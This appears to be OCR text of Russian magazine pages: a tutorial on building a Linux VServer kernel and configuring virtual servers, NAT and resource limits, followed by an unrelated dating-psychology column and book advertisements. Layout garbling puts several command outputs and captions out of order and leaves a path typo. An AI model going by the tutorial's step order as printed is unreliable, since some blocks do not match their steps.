# wget http://vserver.13thfloor.
at/Experimental/patch-2.6.28.7-
vs2.3.0.36.8.diff
```

Шаг 2. Накладываем патч на ядро, копируем существующий конфиг и запускаем конфигуратор:

```
# tar -xjf linux-2.6.28.7.tar.bz2
```

eth0 82.195.23.28

IPTables

iptables -t nat -A POSTROUTING \
-s 192.168.1.1/24 -d ! 192.168.1.1/24 \
-J SNAT --to-source 82.195.23.28

Linux VPS
eth0: alias 192.168.1.1

Linux
Host System

```
# cd linux-2.6.28.7
# cp /boot/config-X.X.X .
# patch -p1 < ../patch-2.6.28.7-vs2.3.0.36.8.diff
# make menuconfig
```

Шаг 3. Изменяем конфигурацию пункта меню Linux VServer:

```
Enable Legacy Kernel API — Поддержка устаревшего API пер-
вой версии патчей. Отключаем
Enable Virtualized Guest Time — Возможность установки ин-
дивидуальной временной зоны для каждого окружения. Акту-
ально для владельцев хостингов, во всех остальных случаях
бесполезна и создаст дополнительный оверхед для системных
вызовов, работающих со временем
Enable Proc Security — Скрывать все процессы, не принад-
лежащие окружению, в каталоге /proc этого окружения.
Включаем
Enable Hard CPU Limits — Жесткое ограничение окружений по
времени использования процессора. Включаем
Tag NFSD User Auth and Files — Поддержка встроенного в ядро
NFS-демона
Maximum number of Contexts — Максимально возможное число
окружений
```

Шаг 4. Устанавливаем ядро:

```
# make
# make modules_install
# cp arch/i386/boot/bzImage /boot/vmlinuz-2.6.28.7-vs2.3
```

Шаг 5. Правим конфигурационный файл загрузчика:

```
# VI /BOOT/GRUB/MENU.LST
title Linux 2.6.28.7-vs2.3
root (hd0,0)
kernel /boot/vmlinuz-2.6.28.7-vs2.3 root=/dev/hda1 ro
initrd /boot/initrd.img-2.6.28.7-vs2.3
boot
```

Шаг 6. Получаем и устанавливаем набор утилит для управления виртуальными серверами:

```
# cd /tmp
# wget http://ftp.linux-vserver.org/pub/utils/util-
vserver/util-vserver-0.30.215.tar.bz2
# tar xjf util-vserver-0.30.215.tar.bz2
# cd util-vserver-0.30.215
# ./configure --prefix=/usr --sysconfdir=/etc
# make install
```

ПОДГОТОВКА К ЗАПУСКУ Перед тем как перейти к запуску виртуальных окружений («контекстов» в терминологии Linux VServer), мы должны соответствующим образом подготовить операционную систему. Первое, что следует сделать — примонтировать файловую систему, на которой будут располагаться виртуальные окружения, с опцией tag. Это даст ядру возможность устанавливать принадлежность определенных файлов конкретному контексту, что, в свою очередь, позволит устанавливать дисковые квоты на этот контекст.

Открываем файл /etc/fstab, находим строку, ответственную за монтирование файловой системы, содержащей каталог /var/lib (виртуальные окружения по умолчанию хранятся в /var/lib/vservers), и добавляем к опциям ее монтирования флаг tag. Результирующая строка должна выглядеть примерно так:

```
/dev/sda3 /var ext3 tag 1 1
```

Если каталог находится на файловой системе reiserfs, добавляем также опцию attrs. Отправляем сервер в ребут.

Теперь необходимо установить так называемый «Chroot Barrier», который закроет процессы виртуальных сред в указанном каталоге, откуда ни один процесс окружения не сможет выбраться:

```
# setattr --barrier /var/lib/vservers
```

В довершение подготовительных действий прописываем в переменную ядра kernel.vshelper путь к скрипту, который будет корректно останавливать виртуальный сервер:

```
# echo "kernel.vshelper = /usr/lib/util-vserver/vshelper"
>> /etc/sysctl.conf
# sysctl -p
```

ЗАПУСК ВИРТУАЛЬНОГО СЕРВЕРА Для начала необходимо создать минимальное Linux-окружение, где будут работать изолированные процессы. Сделать это можно с помощью специальных утилит, но гораздо легче и быстрее просто скачать готовый образ (шаблон) с одного из специальных ресурсов. Мы обратимся к хранилищу ftp://ftp.pld-linux.org/people/hawk/vserver-templates/, в котором размещены готовые образы последних релизов CentOS, Debian, Fedora и Ubuntu, предназначенные для применения в системе VServer. Получим образ последнего релиза Ubuntu (ты можешь выбрать любой другой, по своему вкусу):

```
$ cd /tmp
$ wget ftp://ftp.pld-linux.org/people/hawk/vserver-
templates/Ubuntu/jaunty-i386.tar.bz2
```

С помощью специальной команды создадим из него готовый к работе виртуальный сервер:

```
j1m@j1m-desktop:~$ sudo vserver-stat
CTX   PROC    VSZ    RSS  userTIME    sysTIME     UPTIME NAME
10       1   1.8M   716K   0m00s00    0m00s20    1m24s36 vps1
11       1   1.9M   740K   0m00s00    0m00s10    1m21s15 vps2
j1m@j1m-desktop:~$ █
```

КОМАНДА VSERVER-STAT

```
root@vps1:/# ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   1880   420 ?        Ss   16:28   0:00 /sbin/init
root      5622  0.0  0.0    120    44 ?        R+   16:51   0:00 login
root      5655  0.0  0.3   2996  1652 pts/3    Rs   16:51   0:00 /bin/bash -login
root      5813  0.0  0.1   2488   968 pts/3    R+   16:57   0:00 ps aux
root@vps1:/# █
```


ВНУТРИ ОКРУЖЕНИЯ КОМАНДА PS ПОКАЗЫВАЕТ ТОЛЬКО ПРОЦЕССЫ ДАННОГО КОНТЕКСТА

```
root@vps1:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:11:d8:52:61:94
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:85027 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15278 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:26330840 (26.3 MB)  TX bytes:1726651 (1.7 MB)
          Interrupt:22 Base address:0xe000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:480 (480.0 B)  TX bytes:480 (480.0 B)

root@vps1:/# █
```

LINUX VSERVER АВТОМАТИЧЕСКИ НАСТРАИВАЕТ СЕТЬ ДЛЯ ВИРТУАЛЬНЫХ ОКРУЖЕНИЙ



▷ info

• По умолчанию создание виртуальных серверов происходит в каталоге /var/lib/vserver. Если ты хочешь держать серверы в другом месте, сделай файл /etc/vserver/.defaults/vdirbase символической ссылкой на нужный каталог.

• С помощью утилиты vserver ты можешь не только запускать виртуальные серверы, но и удалять их (vserver delete), выполнять команды внутри окружений (vserver exec), удалять и устанавливать пакеты (vserver rpm, vserver apt-get).



▷ warning

По умолчанию утилиты top и ps не показывают процессы, работающие внутри виртуальных окружений. Чтобы увидеть их, используй vps и vtop.

```
# vserver vps1 build \
   --context 10 \
   --hostname vps1.host.ru \
   --interface eth0:192.168.1.1/24 \
   --initstyle plain \
   -m template -- \
      -d jaunty \
       -t /tmp/jaunty-i386.tar.bz2
```

Приведенная команда развернет образ в каталог /var/lib/vservers/vps1 и проведет его начальное конфигурирование. Первая строка говорит о том, что новое виртуальное окружение должно быть создано с именем vps1, вторая указывает на номер контекста (он может быть любым), третья устанавливает сетевое имя виртуального сервера в vps1.host.ru, четвертая — привязывает его к сетевому интерфейсу eth0 и назначает IP-адрес 192.168.1.1, в пятой указан способ инициализации окружения (plain — запуск /sbin/init). Оставшиеся строки говорят о том, что в качестве источника для сборки окружения должен быть использован шаблон /tmp/jaunty-i386.tar.bz2, основанный на дистрибутиве Ubuntu 9.04 (Jaunty Jackalope).

VServer поддерживает множество других методов сборки окружений, включая полностью автоматизированные (с автоматическим выкачиванием дистрибутива), с которыми ты можешь ознакомиться, прочитав man-страницу vserver-build.

Теперь запустим вновь созданный виртуальный сервер и убедимся в его работоспособности:

```
# vserver vps1 start
# vserver-stat
```

Сервер должен присутствовать в списке.
Остановим сервер:

```
# vserver vps1 stop
```

НАСТРОЙКА Все внешние по отношению к окружению настройки виртуальных серверов, такие как ограничения, доступные сетевые интерфейсы и т.д., хранятся в каталоге /etc/vservers/имя_сервера. Поэтому переходим в каталог /etc/servers/vps1 и приступаем к шаманству с конфигурационными файлами.

Для начала взглянем на каталог interfaces, который уже содержит один подкаталог с названием «0». Он хранит настройки первого виртуального сетевого интерфейса, доступного внутри виртуального окружения. Linux VServer, как и система FreeBSD Jail, использует сетевой интерфейс хост-системы и закрепленный за ним IP-псевдоним для предоставления виртуальным окружениям доступа во внешний мир. Для хранения настроек каждого сетевого интерфейса используется отдельный каталог с числовым именем (0 — первый интерфейс, 1 — второй и т.д.) Поэтому для того чтобы оснастить виртуальный сервер дополнительным сетевым интерфейсом, необходимо создать каталог с именем «1» и поместить в него несколько файлов с настройками:

```
// Привяжем сетевой интерфейс к устройству eth1
хост-системы
# echo "eth1" > dev
// Зададим IP-адрес и маску сети
# echo "192.168.1.2" > ip
# echo "24" > prefix
```

Обрати внимание, что если ты сейчас запустишь виртуальный сервер и взглянешь на вывод его команды ifconfig, то увидишь, что оба сетевых интерфейса уже полностью настроены и готовы к работе. Скрипты и утилиты VServer делают всю грязную работу сами, и любой виртуальный сервер можно настроить с помощью внешних конфигурационных файлов.

Это же утверждение относится и к монтируемым файловым системам. Вместо того, чтобы заходить на сервер и редактировать /etc/fstab, ты можешь поместить монтируемые ФС в файл /etc/vservers/vps1/fstab. По умолчанию он уже содержит строки, ответственные за подключение файловых систем /dev, /proc и /tmp, к которым можно добавить, например, монтирование дерева портежей хост-системы (если в качестве виртуального сервера используется Gentoo):

```
/usr/portage /usr/portage none bind,rw 0 0
```

СЕТЬ Мы присвоили виртуальному окружению «фиктивный» IP-адрес из внутреннего диапазона адресов, поэтому гостевой сервер не сможет получить доступ к внешней сети, а без этого он и не сервер. Есть два распространенных способа решения этой проблемы:

1. Присвоить виртуальному окружению белый IP-адрес (нужно покупать у провайдера).
2. Настроить NAT между хост-машиной и виртуальным сервером, что позволит перенаправлять исходящий от виртуального сервера трафик на внешний сетевой интерфейс хост-системы и пускать нужный входящий трафик прямиком на адрес виртуального сервера.

Рассмотрим второй вариант подробнее. Настроим SNAT, чтобы исходящий от виртуального сервера трафик выходил наружу:

```
root@vps1:/# ls -la /dev/
total 12
drwxr-xr-x  4 root root 4096 Jun 27 02:17 .
drwxr-xr-x 20 root root 4096 Jun 27 16:28 ..
lrwxrwxrwx  1 root root   15 Jun 27 02:17 fd -> ../proc/self/fd
crw-rw-rw-  1 root root 1, 7 Jun 27 02:17 full
crw-rw-rw-  1 root root 1, 3 Jun 27 02:17 null
crw-rw-rw-  1 root root 5, 2 Jun 27 16:52 ptmx
drwxr-xr-x  2 root root    0 Jun 27 16:09 pts
crw-r--r--  1 root root 1, 8 Jun 27 02:17 random
drwxrwxrwt  2 root root 4096 Jun 27 02:17 shm
crw-rw-rw-  1 root root 5, 0 Jun 27 02:17 tty
crw-r--r--  1 root root 1, 9 Jun 27 02:17 urandom
crw-rw-rw-  1 root root 1, 5 Jun 27 02:17 zero
root@vps1:/#
```

В КАТАЛОГЕ /DEV ВИРТУАЛЬНОГО СЕРВЕРА НЕТ НИЧЕГО, ЧТО МОЖНО ИСПОЛЬЗОВАТЬ ДЛЯ ВЫХОДА ЗА ПРЕДЕЛЫ ОКРУЖЕНИЯ

```
# iptables -t nat -A POSTROUTING -s 192.168.1.1/24 \
   -d ! 192.168.1.1/24 -j SNAT --to-source <Внешний IP>
```

И DNAT, чтобы предназначенный для определенных сетевых сервисов трафик перенаправлялся на IP-адрес виртуального сервера (пример для web-сервера, работающего под управлением VServer):

```
# iptables -t nat -A PREROUTING -s ! 192.168.1.1/24 \
   -m tcp -p tcp --dport 80 \
   -j DNAT --to-destination 192.168.1.1:80
```

ОГРАНИЧЕНИЯ РЕСУРСОВ Настройки ограничений ресурсов, накладываемых на виртуальный сервер, хранятся в каталогах dlimits и rlimits. По умолчанию эти каталоги не существуют, поэтому сервер может отъедать ресурсы почти на равных с хост-системой. Чтобы исправить ситуацию, создадим каталог /etc/vservers/vps1/dlimits, который будет хранить настройки, накладывающие лимит на использование дискового пространства:

```
# cd /etc/vservers/vps1
# mkdir dlimits
```

Создадим каталог для настроек корня файловой системы виртуального сервера (на самом деле имя может быть любым):

```
# mkdir dlimits/root
# cd dlimits/root
```

Укажем каталог, для которого будут действовать ограничения:

```
# echo "/var/lib/vservers/vps1" > directory
```

Лимит на количество индексных дескрипторов (максимальное количество файлов):

```
# echo "10000" > inodes_total
```

Максимальное пространство, которое могут занимать файлы этого виртуального окружения (укажем 10 Гб):

```
# echo "10485760" > space_total
```

Процент зарезервированного для пользователя root пространства:

```
# echo "5" > reserved
```

Теперь установим тэг на существующие файлы виртуального сервера, чтобы ядро смогло определить их принадлежность vps1 и правильно рассчитать лимиты (файлы, созданные виртуальным окружением, автоматически получат этот тэг):

```
# chxid -URx -c vps1 /var/lib/vservers/vps1
```

Все, теперь можно запустить виртуальный сервер и выполнить команду vdlimit, которая покажет занятые виртуальным сервером ресурсы ФС и лимиты:

```
# vdlimit --xid vps1 /var/lib/vservers/vps1
```

От лимитов всегда можно избавиться, просто удалив каталог /etc/vservers/vps1/dlimits/root и выполнив команду vdlimit с флагом '--remove', которая отменит их для запущенного сервера:

```
# vdlimit --xid vps1 --remove /var/lib/vservers/vps1
```

Для хранения настроек лимитов на виртуальную память и процессорное время предусмотрен каталог /etc/vservers/имя_контекста/rlimits. Linux VServer использует системный вызов setrlimit(2) для накладывания лимитов на ресурсы контекста. Всего существует 22 различных вида ресурсов (15 в ванильном ядре + 7, добавляемые Linux VServer), наиболее интересные из них перечислены ниже (страница = 4 Кб для x86):

```
cpu — Процессорное время, выделяемое контексту, в милли-
секундах
fsize — Размер файла в килобайтах
rss — Размер резидентной памяти в страницах
nproc — Количество процессов
as — Размер адресного пространства контекста в страницах
nice — Приоритет, который может получить процесс контекста
nsock — Число открытых сокетов
openfd — Число открытых файловых дескрипторов
```


Чтобы установить максимальное значение для каждого из этих ресурсов, достаточно записать число в одноименный файл внутри каталога /etc/vservers/имя_сервера/rlimits. Например, ограничим адресное пространство контекста значением 100 Мб (25600*4 Кб):

```
# mkdir /etc/vservers/vps1/rlimits
# echo "25600" > /etc/vservers/vps1/rlimits/as
```

Кроме того, в Linux VServer встроена гибкая система ограничения контекстов в правах и полномочиях, возможности которой можно использовать для наделения контекста особыми привилегиями или, наоборот, лишения прав. Все, что позволено контексту, должно быть перечислено в файле /etc/vservers/имя_контекста/ccapabilities. Вот возможные флаги этого файла:

```
SET_UTSNAME — Возможность использовать системные вызовы
setdomainname(2) и sethostname(2) для установки имени хоста
SET_RLIMIT — Право использовать setrlimit(2) для управле-
ния лимитами
RAW_ICMP — Право использовать "сырые" сокеты
SYSLOG — Использование syslog(2) для ведения журналов
SECURE_MOUNT — Разрешить mount(2)
SECURE_REMOUNT — Разрешить перемонтирование
BINARY_MOUNT — Бинарное/сетевое монтирование
QUOTA_CTL — Разрешить накладывать квоты
ADMIN_MAPPER — Разрешить доступ к "device mapper"
ADMIN_CLOOP — Доступ к loop-устройству
KTHREAD — Возможность создавать потоки ядра
```

Существует и множество других флагов, которые следует указывать в файлах flags, nflags, bcapabilities и ncaps. Детальное их описание можно найти на страничке linux-vserver.org/util-vserver:Capabilities_and_Flags.



АЛЕКСАНДР ЛОЗОВСКИЙ
/ LOZOVSKY@GAMELAND.RU /

PSYCHO:

ДАМСКИЙ УГОДНИКЪ

ПСИХОЛОГИЯ ОБЩЕНИЯ С ПРЕКРАСНЫМ ПОЛОМ

ЛЕТО ПОДХОДИТ К КОНЦУ, А ЭТО ЗНАЧИТ, ЧТО ПРИШЛА ПОРА ДОЛОЖИТЬ ТЕБЕ РЕЗУЛЬТАТЫ СЕКРЕТНОГО PSYCHO-ЭКСПЕРИМЕНТА, КОТОРЫЙ МЫ РЕШИЛИ ЗАМУТИТЬ, ПАМЯТУЯ О ТОМ, ЧТО НАШ ЖУРНАЛ С ДРЕВНИХ ВРЕМЕН ОТЛИЧАЛСЯ НЕ ТОЛЬКО КОНТРКУЛЬТУРНО-ХАКЕРСКИМИ СТАТЬЯМИ, НО И НЕКИСЛЫМ, ПРЯМО СКАЖЕМ, ЛАЙФСТАЙЛОМ.

АЛЬФА И ОМЕГА

Сомнительная наука «этология» в процессе изучения поведения кур, собак и прочих представителей животного мира, путем последующего переноса наработанного материала на людей, давно познакомила нас с классическими критериями альфа-самца. Дескать, желаешь пользоваться успехом у женщин — будь альфой, отнимай комбикорм и свекловичный жмых у бета-самца, заставляй его принимать позу покорности, отращивай самое яркое в стае оперение и всегда первым занимай место на токовище. Некоторое рациональное зерно в этих рассуждениях имеется, но все же меня почему-то напрягает все это теоретизирование с использованием фраз вроде «самка подсознательно выбирает самца, наиболее выгодного с точки зрения продолжения рода». Поэтому я предлагаю временно пустить лесом подсознание, национальное сознание и историческую память, доставшуюся нам от человекообразных предков, и рассмотреть, какими чертами характера обладает альфа-человек. Не голая обезьяна, а homo sapiens.

• **Уверенность и самооценка**. Ключевое качество плейбоя — самооценка — определяет уверенность в себе и своих силах, показывая, насколько высоко он позиционирует себя по сравнению с окружающими. Начиная какое-то дело, настраивается ли он на успех или волнуется по поводу отказа или неудачи? Сбивают ли его неудачи с толку или только делают настойчивее? Насколько он уверен в правильности своих действий? Часто ли он рефлексирует, попусту перепроверяет свои свершения или, может быть, избыточно тревожится по поводу их результата? Все эти пунктики в большой степени зависят от уровня самооценки. Самооценка — понятие внутреннее и прямому сознательному контролю недоступна. Она формируется в первые годы жизни (где-то до 8-10 лет) и с трудом меняется впоследствии. Чтение книг, статей и занятия аутотренингом чаще всего заканчиваются обломом. Это вообще логично для любых сфер деятельности — одним чтением никто даже правильной обработке детали номер девять с помощью драчевого напильника до сих пор не обучился. Что уж тут говорить о собственной психологии?

• **Умение принимать решения и нести за это ответственность.** «Принятие решений» в данном случае — вовсе не разрешение глобальных проблем вроде покупки машины или контрольного пакета акций, а вполне себе повседневная мысль — в какой бар/ресторан заглянуть, какое кино смотреть и в какой парк двигаться. На практике оказывается, что с этим, казалось бы, простым пунктом у нашего брата-компьютерщика бывает плохо. Людям увлекающимся, вообще, свойственно пускать побоку вещи, на их взгляд малозначимые. Со временем это приводит к заметной нерешительности в плане сфер, отличных от IT-технологий. Вялые ответы в духе «да мне все равно, кино — оно все одинаковое, как тебе нравится» ощутимо отдаляют нашего пациента от вожделенного социального статуса.

• **Умение идти на конфликт**. Под конфликтом понимается вовсе не рукоприкладство, а конфронтация (и психологическая устойчивость к ней) в более широком смысле. Микроконфликты с нами происходят постоянно. Кто-то пропускает все мимо ушей, кто-то — предпочитает «быть выше этого», кто-то — тихо терпит. Иные люди ведут себя более агрессивно, отстаивая свое личное пространство и точку зрения.

• **Умение говорить «Да» и умение говорить «Нет».** «Да, я читаю «Незнайку на луне», и мне это нравится» вместо «Ну, случайно взял, соседка подсунула». «Да, я смотрю «Поле Чудес» каждую пятницу» вместо «ой-ой, случайно включил, вообще-то, я телевизором, того, не увлекаюсь». «Нет, я не пойду в кино, поскольку мне туда сегодня не хочется» вместо «тут дела, обещал Темычу с машиной помочь, ты уж извини, не могу, а так я бы с удовольствием». Почувствовал разницу?

• **Извините, пожалуйста, но этот пункт — последний**. Не стоит извиняться, друг мой. Посмотри на своих коллег по работе или учебе. Что ты видишь? Почему получается так, что человек, который допустил косяк по службе и искренне раскаивается по этому поводу, в итоге подвергается большему прессингу со стороны начальства? Я имею в виду — по сравнению с неким условно-бесстыжим персонажем, который на три часа опоздал и в упор не видит, в чем здесь проблема, и угрызений совести не испытывает. Все потому, что окружающим всегда проще осуждать и прессовать тех людей, которые сами себя внутренне прессуют. В общении с противоположным полом действуют те же принципы, но не перегибай палку. Извиниться за то, что ты опоздал на свидание все-таки стоит. По крайней мере, барышня поймет, что тебе не все равно, что она по этому поводу думает.

ОБЩЕНИЕ

С личностно-моральным обликом подопытного плейбоя мы разобрались. Самое время обсудить простой процесс общения. Простой? Именно! Почему-то представители гламурной прессы, фокусируясь на частностях, забывают о главном — направляясь на встречу с симпатичной девушкой, ты идешь туда за общением. А общение не подразумевает камлания с бубном, вроде «не забыть два раза вторгнуться в личное пространство не менее чем на 25 см, один раз коснуться запястья, один раз потрогать сережку, три раза приобнять...», а подразумевает простое, ведущее к взаимному удовольствию, общение. Будь позитивен, не читай мантры, не бойся облома, просто получай кайф от встречи, от разговора, от, таки да, физического контакта. Иначе говоря, ставить перед собой отдаленные цели и постоянно вспоминать, что в какой-то психологической статье советуют на первом-третьем свидании обязательно сделать то-то и то-то, иначе это не свидание, а срам сплошной — не дело. Сам понимаешь, что бормочущий, по-




Как вырабатывать уверенность в себе и влиять на людей.
"Лучшая книга по ораторскому искусству всех времен и народов"
New York Times
скачать (116 Kb)
Искусство общения

Как перестать беспокоиться и начать жить
Невероятно бурное, сложное, проблематичное начало XXI века!.. Как выжить в нем, оставаясь Человеком? Как помочь близким и дорогим людям разобраться в себе? Как найти себя? Как перестать беспокоиться и начать жить?
На эти и многие другие важнейшие вопросы нашей жизни дает ответ мудрая книга Дейла Карнеги, известного американского специалиста в области человеческих отношений.
скачать (46 Kb)
Бизнес книги

Как приобретать друзей и оказывать влияние на людей
Невероятно бурный, сложный, проблематичный канун XXI века!.. Как выжить в нем, оставаясь Человеком? Как помочь близким и дорогим людям разобраться в себе? Как найти себя? Как перестать беспокоиться и начать жить? На эти и многие другие важнейшие вопросы нашей жизни дает ответ мудрая книга Дейла Карнеги, известного американского специалиста в области человеческих отношений.
скачать (149 Kb)
Искусство общения

Шесть способов расположить к себе людей
Дейл Карнеги написал эту книгу для взрослых людей, поступивших учиться в институт ораторского искусства и человеческих отношений Дейла Карнеги. Только за восемь первых месяцев ее публикации было продано более полумиллиона экземпляров. Почему? Потому что в ней ощущалась всеобщая потребность. Каждому хочется иметь больше друзей, больше влияния и больше удачи.

ДЕЙЛ КАРНЕГИ ВЕСЬМА ПЛОДОВИТ. В ЕГО КНИГАХ СОДЕРЖАТСЯ РЕЦЕПТЫ НА ВСЕ СЛУЧАИ ЖИЗНИ. НИЧТО НЕ МЕШАЕТ ОЗНАКОМИТЬСЯ СО «СТАНДАРТНЫМИ ДРАЙВЕРАМИ» ОТ КАРНЕГИ, НО И СВОИМ УМОМ ПОЛЬЗОВАТЬСЯ НЕ ЗАБЫВАЙ



СИГНАЛ, КОТОРЫЙ С НЕТЕРПЕНИЕМ ОЖИДАЮТ ВСЕ МУЖЧИНЫ

груженный в свои мысли парень, ни к селу, ни к городу изрыгающий психологические штампы, выглядит подозрительно не только в глазах девушек.

ПРАКТИКА

Довольно трудно давать конкретные советы по стратегии и тактике организации случайных (и закономерных!) половых контактов. Классики жанра советуют за словом в карман не лезть, на комплименты не скупиться и к брутальной настойчивости не склоняться. Может быть, но, по слухам, практика Арнольда Шварценеггера этого не подтверждает — он соблазнял женщин практически без слов и очень быстро, никак не афишируя перед американками свой австрийский акцент. До тех пор, пока все люди не превратятся в клонов (а как знать, до чего доведут социальные сети, ионизирующая радиация и генетически-модифицированные свиньи?), к каждому человеку подход нужен индивидуальный. Поэтому «стандартных» алгоритмов мы приводить не будем, а общие принципы сформулируем вот так:

• **Не бойся показать, что девушка понравилась.** В этом нет решительно ничего стыдного.


• **Уверенность в себе, настрой на общение, отношение к неудачам как к полезному научающему опыту**. Важно не бояться получить отказ, — неудачи должны повышать волю и мотивацию, а не снижать ее.

• **Нормально пахнуть, прилично выглядеть, обращаться к девушке на «Вы», держать спину прямо и иметь в кармане неиспользованный презерватив.** Пусть это и не чистая психология, но все эти вещи очень важны, и если я не включу этот пункт, Ирина Геннадьевна подвергнет меня электросудорожной терапии и медикаментозному связыванию. Заботу об эстетическом восприятии женщин она ставит на первое место в процессе реализации нашей сегодняшней задачи, поскольку нюх у них тоньше, а время на принятие решения... меньше минуты! Да, я сказал «меньше минуты»! Считается, что решение о том, будет ли у вас секс, принимается женщиной в течение первых 30-45 секунд знакомства. Теперь понимаешь, почему внешний вид с запахом вместе играют такую важную роль?

• **Умение понимать**. Конечно же, речь идет не о понимании тонкостей взаимоотношений между подругами ее подруг. Критически важно уметь понять, понравился ты девушке, или нет. К кому-то это приходит само собой (многие известные дамские угодники толстых фолиантов не читали), к кому-то — не всегда. Рассмотрим классическую ситуацию.
Допустим, в баре ты увидел девушку. Осмотрел ее с ног до головы (ОК-ОК, хорошо, с груди до ног, и с ног — до лица), посмотрел в лицо, попытался поймать взгляд... и вот тут начали свой отсчет секунды, о которых я говорил чуть выше. Задержала взгляд — доставай зачетку, рисуй себе плюс. Улыбнулась — рисуй второй. Повернулась в твою сторону корпусом или сделала любое другое движение по траектории к тебе («рассмотреть получше, оценить») — рисуй в зачетку третий плюс и начинай тихо радоваться. Посмотрела во второй раз — все, проверяй себя на предмет застегнутой ширинки и запаха изо рта, бери свой стакан и иди знакомиться. Специалисты утверждают, что такая «цепочка» (взгляд-улыбка-поворот-взгляд) является довольно неплохим признаком сексуального интереса и в идеале нарушаться не должна. Наоборот, выпадение из нее звеньев может свидетельствовать, что интереса как такового нет, а повторный взгляд со стороны дамы был продиктован пятном от процессорной пасты у тебя на рубашке. В общем, после реализации «цепочки» приступай к общению и постарайся ничего не испортить, поскольку положительный задел уже создан, и тебе остается его только поддержать.

• **Личный опыт**. Выйди в люди. Знакомься с девушками. Общайся с ними во всех смыслах этого слова. На собственном опыте узнавай, что им нравится, а что нет. В качестве примера приведу тебе «пикаперские» тусовки. Тусовки эти совершенно закономерно подвергаются критике по поводу отъема денег у населения, за насаждение в головы обучаемых кучи штампов (да, стандартные драйверы ко всем девушкам не подходят). В чем же их единственный плюс? Плюс в одном — заставляют практиковаться. Выходить на улицу, знакомиться, обзаводиться номерами телефонов, поздравлять случайных девушек с праздниками, смотреть в глаза и т.п. Согласись, это можно сделать и самостоятельно, — все дело в личной мотивации. Это как в физкультуре: кого-то мотивирует злой тренер, кого-то — уплаченные за абонемент деньги, а кто-то просто идет, рвет железо и достигает результата.

• **Психологические практики.** Если погуглить, окажется, что



НАУКА «ЭТОЛОГИЯ» ЗНАЕТ ТОЛК В ЧЕЛОВЕЧЕСКОМ ОБЩЕНИИ

тайных психологических решений, способных помочь в тяжелом ремесле растлителя совершеннолетних, существуют просто тысячи. На самом деле, чудесных способов здесь традиционно не существует, поэтому психокодирование, зомбирование, психозаражение, конский возбудитель и секретный одеколон с феромонами можно сразу выбросить на свалку истории. Я серьезно! Честно искал, общался с психологами и психиатрами, курил документацию, отделял зерна здравого смысла от плевел кидалова и шарлатанства... все пустое! Сила приходит к нам в виде простого человеческого общения, основанного на простых вещах, которые многим людям, тем не менее, кажутся сложными. Чтобы не быть голословными, побеседуем на тему организации межполовых контактов с нашим бессменным пси-консультантом, врачом-психотерапевтом, специалистом по НЛП, Ириной Геннадьевной Трасковецкой.

Х: Ирина Геннадьевна, что такое НЛП?
